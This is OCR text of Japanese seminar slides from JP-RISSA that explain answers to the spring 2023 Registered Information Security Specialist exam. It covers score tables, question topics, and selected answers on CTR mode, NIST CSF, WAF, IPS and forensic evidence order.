JP-RISSA
情報処理安全確保支援士会

情報処理安全確保支援士試験 対策セミナー #8 「こう出たR5春セキスペ解答解説」

2023年7月15日 19:30-21:15　於 YouTube Live

一般社団法人 情報処理安全確保支援士会

理事　村山直紀（むらやま･なおき）　@MurayamaNaoki

（情報処理安全確保支援士 登録番号第000029号）

一般社団法人 情報処理安全確保支援士会

JP-RISSA
情報処理安全確保支援士会

- 設立目的
  「情報処理安全確保支援士」の活躍の場をひろげ、情報社会におけるサイバーセキュリティを含む情報セキュリティを取り巻く環境が向上することを目的とした団体。2019年8月に設立された任意団体を母体として、2020年4月に一般社団法人に改組。

- 主な運営体制
  - 代表理事・会長　大久保 茂人
  - 副会長　宇都田 賢一、小松 誠、山口 敏行
    （理事：15名、監事：2名）

- 会員　520名（2023年6月24日時点）

- WEB　https://www.jp-rissa.or.jp/
  https://twitter.com/jp_rissa

開催の目的【会員の獲得】
入会金 コロナ割で0円（2024/3/9迄）
年会費4800円 詳しくはWebで。

【会員の獲得】←ここ大事
① まずは受かってもらう
② 登録・有資格者になる
③ 当会に入会してもらう

ですが本 “対策セミナー”は既合格者の視聴も多いです。継続学習それもよし。

TLP：WHITE

Copyright © 2023 JP-RISSA All Rights Reserved.

本日の資料の配布元など


JP-RISSA
情報処理安全確保支援士会

- 配布資料のURLは，本日19時過ぎに応募者（参加者＋補欠者）全員にconnpass経由でお送りしたメールに記しています。

- YouTube Live配信URLも，connpass経由のメールに記しています。
  - 後日，当会のYouTubeチャンネル（下記URL）で公開予定。
    - https://www.youtube.com/channel/UCSVHGI28t7h5sVCRO_P88DA

- 参考：本セミナーのconnpass募集ページ
  - https://connpass.com/event/281281/

connpass全イベ10位ぐらい



TLP：WHITE

Copyright © 2023 JP-RISSA All Rights Reserved.

過去開催のアーカイブ

JP-RISSA
情報処理安全確保支援士会

- 対策セミナー #7「こう出た**R4秋セキスペ**解答解説」2023/1/21開催
  - 動画 https://youtu.be/rLPHyfkmBHM （注：開催日の後に再収録しました。）
  - スライド https://www.jp-rissa.or.jp/wp-content/uploads/2023/01/JP-RISSA_R04-Autumn-Test_Ans.pdf
- 対策セミナー #6「こう出た**R4春セキスペ**解答解説」2022/7/16開催
  - 動画 https://youtu.be/sfXVeojrwrY
  - スライド https://www.jp-rissa.or.jp/wp-content/uploads/2022/07/JP-RISSA_R04-Spring-Test_Ans.pdf
- 対策セミナー #5「こう出た**R3秋セキスペ**解答解説」2022/1/15開催
  - 動画 https://youtu.be/WootX6IFd0g
  - スライド https://www.jp-rissa.or.jp/wp-content/uploads/2022/01/JP-RISSA_R03-Autumn-Test_Ans.pdf
- 対策セミナー #4「こう出た**R3春セキスペ**解答解説」2021/7/17開催
  - 動画 https://youtu.be/GeyT_4zx1cE
  - スライド https://www.jp-rissa.or.jp/wp-content/uploads/2021/08/20210717murayama_v2.pdf
- 対策セミナー #3「こう出た**R2セキスペ**解答解説」2021/1/16開催
  - スライド https://www.jp-rissa.or.jp/wp-content/uploads/2021/04/JP-RISSA_R02-Autumn-Test_Ans.pdf

TLP：WHITE

Copyright © 2023 JP-RISSA All Rights Reserved.

本日の担当（村山直紀）

JP-RISSA
情報処理安全確保支援士会

- 電子デバイス・FPGA用論理合成ツールの輸入販売（H7～H11）
- IT人材育成に転じ，主に企業SE向け研修を担当（H11～）
- コンサルティング，資格試験対策書の執筆・監修（H18～）

応用情報の「速効サプリ®」出来

本セミナーは同書刊行後の追補も兼ねます。

- 修士（学術）電気通信大学（注：専門は社会情報学）
- RISS，電通主任（伝交･線路），ネットワークスペシャリスト ほか
- IEEE，情報処理学会，社会情報学会　各会員。当会理事。

TLP：WHITE

Copyright © 2023 JP-RISSA All Rights Reserved.

免責事項

JP-RISSA
情報処理安全確保支援士会

- 本資料は，村山直紀（以下「村山」）が独自に調査した結果や考察を公表したものであり，情報処理安全確保支援士試験の実施団体（以下「IPA」）の活動とは一切関係がありません。

盗用は340万円を村山に支払う事に同意したものとみなします。

- 本セミナーならびに本資料には，村山が後日，商用として書籍化するネタを多数投入しています。このため本セミナーの私的な録画・録音・写真撮影・スクリーンショットは禁止です。また本資料の再配布時の改変も禁止です。
- 本資料の内容について万全を期して作成しましたが，IPA公表の情報と本資料との間で内容に相違がある場合は，村山が特段の理由を示す場合を除き，IPAが公表する情報の内容が優先します。
- 本セミナーならびに本資料によって受講者が得た情報は，受講者の自己責任での御利用をお願いします。受講者が本セミナーならびに本資料によって受けた金銭その他の損害の責任を，村山ならびに（一社）情報処理安全確保支援士会（JP-RISSA）は一切負いません。
- 本セミナーは子育てママさんを勝手に応援します。

TLP：WHITE

Copyright © 2023 JP-RISSA All Rights Reserved.

なさっても構わないこと

- **セミナー中は主に，YouTube Live のチャットを拾います。**
- **配信URLは，セミナー終了までは非開示でお願いします。**
- ツイートはご自由に。
  - **推奨ハッシュタグ #jprissa**（大文字の **#JPRISSA** も可）
  - ただし，セミナー中に村山がツイートを追うのはキツいです。
  - セミナー後に余力があれば，いいねを押します。
- **感想や概要を，後日ブログとかに書くのは大歓迎。**
  - 一点だけ。私（村山直紀）は氏名を間違われるのをとても嫌がります。

Copyright © 2023 JP-RISSA All Rights Reserved.

本日の進行予定

JP-RISSA
情報処理安全確保支援士会

対策セミナー#8　7月15日（土）19時半 ～ 21時15分

- 当日の概要，JP-RISSAの紹介　5分（済み）
- こう出た【概観･午前Ⅱ】　10分
- こう出た【午後Ⅰ】　35分
- 休憩　5分
- こう出た【午後Ⅱ】　40分
- 質問，クロージング　10分

TLP：WHITE


Copyright © 2023 JP-RISSA All Rights Reserved.

概観・午前Ⅱ

TLP：WHITE

Copyright © 2023 JP-RISSA All Rights Reserved.

【概観①】通過率（R05春SC）



TLP：WHITE


Copyright © 2023 JP-RISSA All Rights Reserved.

【考察】今秋からの［午後］その①

JP-RISSA 情報処理安全確保支援士会

［午後］12:30～15:00（2時間半）
4問出題，2問選択（50点×2問）

半数以上 が60点以上を取れる難度
（ただし2回とも受ける）



TLP：WHITE

Copyright © 2023 JP-RISSA All Rights Reserved.

【考察】今秋からの［午後］その②

JP-RISSA 情報処理安全確保支援士会

- それでも 今秋に限れば合格率は上がる と予想します。

※ 村山個人の予想です。
外れたら悲しんで下さい。

秋期試験の出願
7月26（水）17時まで

- なぜなら。
  - 長らく問題は “半数以上が60点以上で通過できるレベル感” で作られてきた。その癖が，まだ抜け切っていない だろうから。
  - 今秋は “いゃぁ難しく作ったつもりなンすけど，なかなか落ちてくれなくて。制度上しかたなく［午後］通過者を全員合格させました。”
  - 学びを得た作問者は，R06春には7割近くを落とせる難度で作れる，と予想。

- “問題サイズ 小” は，“低難度” を意味しない。
  - その気になれば［午前Ⅱ］1問サイズで正答率3%未満の問題だって作れます。
    - そんな問題の方が，むしろ作問も採点もラク です。
    - もし村山が作問者なら，ラクに難しく作りたい誘惑との戦いです。

正規分布に沿うなら偏差値およそ69

TLP：WHITE

Copyright © 2023 JP-RISSA All Rights Reserved.

【概観②】『採点講評』より引用

JP-RISSA 情報処理安全確保支援士会

全問「正答率は平均的」とあるが…（R03春以降，全てこの表現）

- **【午後Ⅰ】**
  - **問1**では，Webアプリケーションプログラム開発を題材に，セキュアプログラミングについて出題した。全体として**正答率は平均的であった**。
  - **問2**では，セキュリティインシデントを題材に，ログ及び攻撃の痕跡の調査について出題した。全体として**正答率は平均的であった**。
  - **問3**では，クラウドサービスの導入を題材に，プロキシのクラウドサービスへの移行に伴うネットワーク構成の見直しについて出題した。全体として**正答率は平均的であった**。
- **【午後Ⅱ】**
  - **問1**では，Webサイトに対する脆弱性診断を題材に，脆弱性診断で注意すべき点と脆弱性に関する知識や対策について出題した。全体として**正答率は平均的であった**。
  - **問2**では，Webサイトのクラウドサービスへの移行と機能拡張を題材に，権限設定及び認可に関連するセキュリティ対策について出題した。全体として**正答率は平均的であった**。

	R02 10月		R03 春期		R03 秋期		R04 春期		R04 秋期		R05 春期	
	午後Ⅰ	午後Ⅱ	午後Ⅰ	午後Ⅱ	午後Ⅰ	午後Ⅱ	午後Ⅰ	午後Ⅱ	午後Ⅰ	午後Ⅱ	午後Ⅰ	午後Ⅱ
A社	82.67	87.00	90.00	87.00	92.67	96.50	79.33	91.00	93.33	87.50	93.33	96.00
B社	84.67	81.50	81.33	96.00	92.67	91.50	80.00	88.50	88.67	93.50	96.00	87.50
平均	**83.67**	**84.25**	**85.67**	**91.50**	**92.67**	**94.00**	**79.67**	**89.75**	**91.00**	**90.50**	**94.67**	**91.75**
合格率	19.43%		21.22%		20.14%		19.17%		21.14%		19.71%	

次頁。

TLP：WHITE

Copyright © 2023 JP-RISSA All Rights Reserved.

【概観③】これを採点してみた

JP-RISSA 情報処理安全確保支援士会

- 午後Ⅰ 解答速報（1問50点，2問選択）

A社
- 問1 50点， 問2 47点， 問3 43点
- （50＋47＋43）÷ 3 × 2 ＝ **93.33... 点**

B社
- 問1 50点， 問2 44点， 問3 50点
- （50＋44＋50）÷ 3 × 2 ＝ **96 点**

- 午後Ⅱ 解答速報（1問100点，1問選択）

A社
- 問1 92点， 問2 100点
- （92＋100）÷ 2 ＝ **96 点**

B社
- 問1 92点， 問2 83点
- （92＋83）÷ 2 ＝ **87.5 点**

【考察】
過去の出題で実績ある問い方で問う出題が，今回は比較的多かった。難度は別として，“何を答えて欲しいか”は読み取り易い出題だった。下記で高得点なのは時間タップリで吟味できる環境だから。“何を答えたらよいやら”な出題だと，時間と労力をいくらかけても低い点数となる。

※ 村山個人の感想です。

	R02 10月		R03 春期		R03 秋期		R04 春期		R04 秋期		R05 春期	
	午後Ⅰ	午後Ⅱ	午後Ⅰ	午後Ⅱ	午後Ⅰ	午後Ⅱ	午後Ⅰ	午後Ⅱ	午後Ⅰ	午後Ⅱ	午後Ⅰ	午後Ⅱ
A社	82.67	87.00	90.00	87.00	92.67	96.50	79.33	91.00	93.33	87.50	93.33	96.00
B社	84.67	81.50	81.33	96.00	92.67	91.50	80.00	88.50	88.67	93.50	96.00	87.50
平均	**83.67**	**84.25**	**85.67**	**91.50**	**92.67**	**94.00**	**79.67**	**89.75**	**91.00**	**90.50**	**94.67**	**91.75**
合格率	19.43%		21.22%		20.14%		19.17%		21.14%		19.71%	

TLP：WHITE

Copyright © 2023 JP-RISSA All Rights Reserved.

【概観④】［午後Ⅰ］その①

- 『問題冊子』と『解答例』より引用。
  - **問1　Webアプリケーションプログラム開発**に関する次の記述を読んで，設問に答えよ。
    - 「Javaで実装されたWebアプリケーションプログラムに対して，ツールによるソースコードの静的解析やセキュリティ観点からのシステムテストの実施はセキュリティの不備を発見するのに有効である。」
    - 「本問では，Webアプリケーションプログラム開発を題材として，静的解析やシステムテストで発見されたセキュリティ上の不具合への対処を踏まえたセキュアプログラミングに関する能力を問う。」
  - **問2　セキュリティインシデント**に関する次の記述を読んで，設問に答えよ。
    - 「Webアプリケーションプログラムのライブラリの脆弱性に起因する不正アクセスが依然として多い。」
    - 「本問では，ライブラリの脆弱性に起因するセキュリティインシデントを題材として，不正アクセスの調査を行う上で必要となるログを分析する能力や攻撃の痕跡を調査する能力を問う。」

TLP：WHITE

Copyright © 2023 JP-RISSA All Rights Reserved.

【概観⑤】［午後Ⅰ］その②

- 『問題冊子』と『解答例』より引用。

  - **問3　クラウドサービス利用**に関する次の記述を読んで，設問に答えよ。
    - 「昨今，オンプレミスシステムと比較した拡張性や運用性の高さから，クラウドサービスの導入が進んでいる。一方，クラウドサービスを安全に運用するためには，セキュリティ対策を十分に検討する必要がある。」
    - 「本問では，クラウドサービスの導入を題材として，与えられた要件に基づいてネットワーク構成及びセキュリティを設計する能力を問う。」

Copyright © 2023 JP-RISSA All Rights Reserved.

【概観⑥】［午後Ⅱ］その①

JP-RISSA
情報処理安全確保支援士会

- 『問題冊子』と『解答例』より引用。

  - **問1　Webセキュリティ**に関する次の記述を読んで，設問に答えよ。
    - 「企業グループでは，グループ会社がそれぞれ多数のWebサイトを構築している場合がある。さらに，そうしたWebサイトのセキュリティ品質を一定に保つための脆弱性診断を第三者に委託している場合と自社で実施している場合がある。」
    - 「本問では，Webサイトに対する脆弱性診断を題材として，各種脆弱性に関する知識，それらを発見するためのツールの利用方法と注意点に関する知識，及び脆弱性診断を自社で実施する上での課題を解決する能力を問う。」

© ABC TV

Copyright © 2023 JP-RISSA All Rights Reserved.

【概観⑦】［午後Ⅱ］その②

- 『問題冊子』と『解答例』より引用。

  - **問2　Webサイトのクラウドサービスへの移行と機能拡張**に関する次の記述を読んで，設問に答えよ。
    - 「近年，クラウドサービスへの移行が加速する中で，セキュリティについてオンプレミスとは異なる知見が求められている。また，外部サービスとの連携が増加しているが，セキュアではない設定がされるケースも散見される。」
    - 「本問では，Webサイトのクラウドサービスへの移行と機能拡張を題材として，自社システムからクラウドサービスへの移行時及び移行後におけるセキュリティに関わる設定と，外部サービスと連携する際の認可，権限設定についての分析能力を問う。」

Copyright © 2023 JP-RISSA All Rights Reserved.

【午前Ⅱ】これが出た①

JP-RISSA
情報処理安全確保支援士会

- 【［午前Ⅱ］新出題】

※ ここで「新出題」とは，H21春以降のSC試験での初出題。過去のSC試験出題の微修正は，既出として扱います。

- **問7**　ブロック暗号の暗号利用モードの一つである**CTR（Counter）モードに関する記述のうち，適切なもの**はどれか。
  - ア　暗号化と復号の処理において，出力は，入力されたブロックと鍵ストリームとの排他的論理和である。
- **問8**　政府情報システムのためのセキュリティ評価制度に用いられる**“ISMAP管理基準”が基礎としているもの**はどれか。
  - エ　日本セキュリティ監査協会“クラウド情報セキュリティ管理基準（平成28年度版）”
- **問9**　NIST“**サイバーセキュリティフレームワーク**：重要インフラのサイバーセキュリティを改善するためのフレームワーク 1.1版”**における“フレームワークコア”を構成する機能**はどれか。
  - イ　識別，防御，検知，対応，復旧

TLP：WHITE

Copyright © 2023 JP-RISSA All Rights Reserved.

【午前Ⅱ】これが出た②

- **問10　WAFにおけるフォールスポジティブに該当するもの**はどれか。
  - ア　HTMLの特殊文字“<”を検出したときに通信を遮断するようにWAFを設定した場合，“<”などの数式を含んだ正当なHTTPリクエストが送信されたとき，WAFが攻撃として検知し，遮断する。

- **問12　インラインモード**で動作する**シグネチャ型IPSの特徴**はどれか。
  - エ　IPSが監視対象の通信を通過させるように通信経路上に設置され，定義した異常な通信と合致する通信を不正と判断して遮断する。

- **問13**　マルウェア感染の調査対象のPCに対して，電源を切る前に全ての証拠保全を行いたい。ARPキャッシュを取得した後に**保全すべき情報のうち，最も優先して保全すべきもの**はどれか。
  - ア　調査対象のPCで動的に追加されたルーティングテーブル

ここでの優先度の基準は，揮発性の高さ

これ，過去に出てなかった？→次のスライド

TLP：WHITE

Copyright © 2023 JP-RISSA All Rights Reserved.

（過去）R03秋SC午前Ⅱ問12

問12　外部から侵入されたサーバ及びそのサーバに接続されていた記憶媒体を調査対象としてディジタルフォレンジックスを行うことになった。このとき，稼働状態にある調査対象のサーバ，記憶媒体などから表に示すａ～ｄを証拠として保全する。保全の順序のうち，揮発性の観点から最も適切なものはどれか。

	証拠として保全するもの
a	遠隔にあるログサーバに記録された調査対象サーバのアクセスログ
b	調査対象サーバにインストールされていた会計ソフトのインストール用 CD
c	調査対象サーバのハードディスク上の表計算ファイル
d	調査対象サーバのルーティングテーブルの状態

ア　a → c → d → b

イ　b → c → a → d

ウ　c → a → d → b

エ　d → c → a → b

【良い資料】『証拠保全ガイドライン』
デジタル・フォレンジック研究会
https://digitalforensic.jp/

ここでの「揮発性」：記憶がポワッと消える，消え飛びやすさの度合い
（例：RAM上は最弱，HDD上の作業ファイルはソコソコ，CDは数十年）

いちばん消え飛びやすそうなのは，
オンメモリ（RAM上）で扱われ，
かつ，すぐに書き換わりそうな
「ルーティングテーブルの状態」

【 上表を正解（エ）の順に並べると下記。】

① d 調査対象サーバのルーティングテーブルの状態
② c 調査対象サーバのハードディスク上の表計算ファイル
③ a 遠隔にあるログサーバに記録された調査対象サーバのアクセスログ
④ b 調査対象サーバにインストールされていた会計ソフトのインストール用CD

TLP：WHITE

Copyright © 2023 JP-RISSA All Rights Reserved.

【午前Ⅱ】これが出た③

